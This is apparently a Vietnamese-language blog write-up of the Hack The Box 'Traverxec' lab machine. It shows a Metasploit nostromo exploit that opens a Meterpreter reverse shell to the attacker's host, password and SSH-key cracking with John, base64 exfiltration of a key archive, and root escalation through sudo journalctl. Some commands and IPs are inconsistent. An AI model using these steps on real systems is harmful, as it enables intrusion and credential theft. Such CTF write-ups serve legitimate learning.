

Hi guys, welcome back! Today I will show you something simpler than your crush, lol

Traverxec mới online cách đây vài tuần, mình root nó tuần trước nhờ vài hints của anh Brazil, thôi đi nói nhiều, bắt đầu nào

Như thường lệ luôn bắt đầu với nmap.

```
Nmap scan report for 10.10.10.165
Host is up (0.26s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
|_ ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp    open  http      nostromo 1.9.6
|_ http-server-header: nostromo 1.9.6
|_ http-title: TRAVERXEC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (92%), Linux 3.10 - 4.11 (90%), Crestron XPanel control system (90%),
Linux 3.18 (89%), Linux 3.16 (89%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.2 (87%), H
P P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   264.47 ms 10.10.14.1
2   264.66 ms 10.10.10.165
```

I saw yellow flowers on the green grass, nhầm I saw Nostromo ver 1.9.6 in nmap, mà trong mô tả thì đây là một máy nặng về cve nên mình quyết định search về cái này và tìm ra đúng khai thác của phiên bản này trong msfconsole.


```
File Actions Edit View Help
root@n3mo: ~/Downloads root@n3mo: ~ root@n3mo: ~

msf5 exploit(multi/http/nostromo_code_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/http/nostromo_code_exec) > set LHOST 10.10.15.34
LHOST => 10.10.15.34
msf5 exploit(multi/http/nostromo_code_exec) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/http/nostromo_code_exec) > run

[*] Started reverse TCP handler on 10.10.15.34:4444
[*] Configuring Automatic (Linux Dropper) target
[*] Sending linux/x86/meterpreter/reverse_tcp command stager
[*] Sending stage (985320 bytes) to 10.10.10.165
[*] Meterpreter session 1 opened (10.10.15.34:4444 -> 10.10.10.165:34822) at 2019-12-23 20:46:08 -0500
[*] Command Stager progress - 100.00% done (763/763 bytes)

meterpreter > shell
Process 2636 created.
Channel 1 created.
python -c "import pty;pty.spawn('/bin/bash')"
python -c "import pty;pty.spawn('/bin/bash')"
meterpreter > shell
Process 2648 created.
Channel 2 created.
python -c "import pty;pty.spawn('/bin/bash')"
www-data@traverxec:/usr/bin$
```

Here we go,thế là có vỏ tương tác,mình cần nâng cao đặc quyền để lấy các file yêu cầu,enum một chút ta thấy tệp conf tron /var/nostromo



```
root@n3mo: ~$ ls
www-data@traverxec:/var/nostromo/conf$ ls
ls
mimes  nhttpd.conf
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
cat nhttpd.conf
# MAIN [MANDATORY]

servername      traverxec.htb
serverlisten    *
serveradmin     david@traverxec.htb
serverroot      /var/nostromo
servermimes     conf/mimes
docroot         /var/nostromo/htdocs
docindex        index.html

# LOGS [OPTIONAL]

logpid          logs/nhttpd.pid

# SETUID [RECOMMENDED]

user            www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess        .htaccess
htpasswd        /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]


/icons          /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs        /home
homedirs_public public_www

www-data@traverxec:/var/nostromo/conf$
```


Ngoài ra ở đây còn có tệp .htpasswd,copy về máy mình giải mã



```
root@n3mo:~# vi david.txt
root@n3mo:~# cat david.txt
david:$1$e7NfNpNi$A6nCw0TqrNR2oDuIKirRZ/
root@n3mo:~# john --wordlist=/usr/share/wordlists/rockyou.txt david
stat: david: No such file or directory
root@n3mo:~# john --wordlist=/usr/share/wordlists/rockyou.txt david.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
root@n3mo:~# john --show david.txt
david:Nowonly4me

1 password hash cracked, 0 left
root@n3mo:~#
```

Đây là khi mình xài john để crack pass , mình nghi ngờ đây là một rabbit hole vì không phải là tài khoản ssh,đọc file config thì mình nghĩ sẽ là xác thực ở ngoài giao diện web kia chứ không phải trong này,nhưng khi làm điều đó ở cổng 80 thì mình xin đính chính đây là một real rabbit hole



Vì thậm chí nó không yêu cầu xác thực,nên mình không thu được gì từ dir David này,nên quay trở lại forum tìm hints,thấy mấy anh pro cứ bảo đọc kỹ file conf,nên mình đành quay lại.mẫu chốt là 2 dòng cuối,homedirs và homedirs_public,2 cái này là gì.....khi mà không ls được bên trong David dir.

```
www-data@traverxec:/usr/bin$ cd /home
cd /home
www-data@traverxec:/home$ ls
ls
david
www-data@traverxec:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root  root  4096 Oct 25 14:32 .
drwxr-xr-x 18 root  root  4096 Oct 25 14:17 ..
drwx--x--x  6 david david 4096 Dec 23 08:14 david
www-data@traverxec:/home$ cd david
cd david
www-data@traverxec:/home/david$ ls
ls
ls: cannot open directory '.': Permission denied
www-data@traverxec:/home/david$
```

Nhưng khi mình thử ls -la một tệp bên trong tệp David thì it works,theo dòng thì ta tìm được một file .tar,nhưng mà không thể untar trong này được vì mình làm gì có quyền tạo tệp cơ chứ hic,nên xài hard step vậy


```

david.$ls -la /home
www-data@traverxec:/var/nostromo/conf$ cd /home
cd /home
www-data@traverxec:/home$ ls -la /david/homedir
ls -la /david/homedir
ls: cannot access '/david/homedir': No such file or directory
www-data@traverxec:/home$ ls -la /david/public_www
ls -la /david/public_www
ls: cannot access '/david/public_www': No such file or directory
www-data@traverxec:/home$ ls -la david/public_www
ls -la david/public_www
total 16
drwxr-xr-x 3 david david 4096 Oct 25 15:45 .
drwx--x--x 6 david david 4096 Dec 23 08:14 ..
-rw-r--r-- 1 david david 402 Oct 25 15:45 index.html
drwxr-xr-x 3 david david 4096 Dec 23 08:33 protected-file-area
www-data@traverxec:/home$

```

Mình cat nó và mã hóa base64 rồi copy vào máy, giải mã cho output vào file có đuôi ý hệt thì quá trình sao chép file thành công

```

File Actions Edit View Help
root@n3mo: ~/Downloads root@n3mo: ~ root@n3mo: ~/...me/david/.ssh

-rw-r--r-- 1 david david 45 Oct 25 15:46 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25 17:02 backup-ssh-identity-files.tgz
drwxr-xr-x 3 david david 4096 Dec 23 08:33 home
www-data@traverxec:/home$ cat david/public_www/protected-file-area/backup-ssh-identity-files.tgz |base 64
<ed-file-area/backup-ssh-identity-files.tgz |base 64
bash: base: command not found
www-data@traverxec:/home$ cat david/public_www/protected-file-area/backup-ssh-identity-files.tgz |base64
<ted-file-area/backup-ssh-identity-files.tgz |base64
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

```

Tiếp theo giải mã nó thôi các bạn, các bước để crack một khóa ssh thì bài trước đã có rồi, nên chịu khó tìm nhé <3

```

root@n3mo:~/Desktop# cd home
root@n3mo:~/Desktop/home# ls
david
root@n3mo:~/Desktop/home# cd david
root@n3mo:~/Desktop/home/david# cd .ssh
root@n3mo:~/Desktop/home/david/.ssh# ls
authorized_keys  david.key  id_rsa  id_rsa.pub
root@n3mo:~/Desktop/home/david/.ssh# john --show david.key
id_rsa:hunter

1 password hash cracked, 0 left
root@n3mo:~/Desktop/home/david/.ssh#

```

Tiếp theo khá đơn giản : ssh -l id_rsa david@10.10.10.160 pass là hunter.

```

root@n3mo:~/david/home/david# cd .ssh
root@n3mo:~/david/home/david/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub
root@n3mo:~/david/home/david/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub
root@n3mo:~/david/home/david/.ssh# john --show id_rsa
0 password hashes cracked, 0 left
root@n3mo:~/david/home/david/.ssh# ssh -i id_rsa david@10.10.10.165
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Mon Dec 23 09:08:19 2019 from 10.10.15.152
david@traverxec:~$ cd home
-bash: cd: home: No such file or directory
david@traverxec:~$ cd /home
david@traverxec:/home$ cd david
david@traverxec:~/david$ ls
bin  public_www  user.txt
david@traverxec:~/david$ cat user.txt
7db0b48469606a42cec20750d9782f3d
david@traverxec:~/david$

```

Vào lại David dir thì mình thấy ngoài cái public_www lúc này còn có 1 dir khác là bin, check nó thì thấy một file server-starts.sh, mình nghĩ cái này sẽ giúp mình chiếm lấy root nè. nhưng mẹ nó chứ, đọc mãi chả hiểu nó làm cái méo gì, lại lướt lại forum, người thì, xài less, !/bin/sh, screen size, hoang mang vcl, mãi cả tuần sau có ib hỏi bro này bên brazil, thì cho một hint là chọn thứ cần thiết, cut bớt mấy cái hăm là được, mình cũng không dám hỏi thêm nên làm đại thôi ai ngờ được hihi, thế là get được root ez vcl

```
david@traverxec:~/bin$
david@traverxec:~/bin$ ls
1.sh escalate.sh priv.sh server-stats.head server-stats.sh
david@traverxec:~/bin$ id
uid=1000(david) gid=1000(david) groups=1000(david),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Mon 2019-12-23 06:53:44 EST, end at Mon 2019-12-23 09:29:04 EST. --
Dec 23 09:15:41 traverxec nhttpd[3918]: ../../../../bin/sh sent a bad cgi header
Dec 23 09:15:58 traverxec nhttpd[3929]: ../../../../bin/sh sent a bad cgi header
Dec 23 09:22:01 traverxec passwd[4485]: pam_unix(passwd:chauthtok): authentication failure; logname= uid=33
Dec 23 09:25:18 traverxec sudo[4602]: pam_unix(sudo:auth): authentication failure; logname= uid=33 euid=0 tt
Dec 23 09:25:26 traverxec sudo[4602]: www-data : command not allowed ; TTY=pts/31 ; PWD=/ ; USER=root ; COMMAND=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami;date;pwd
root
Mon 23 Dec 2019 09:29:46 AM EST
/home/david/bin
#
```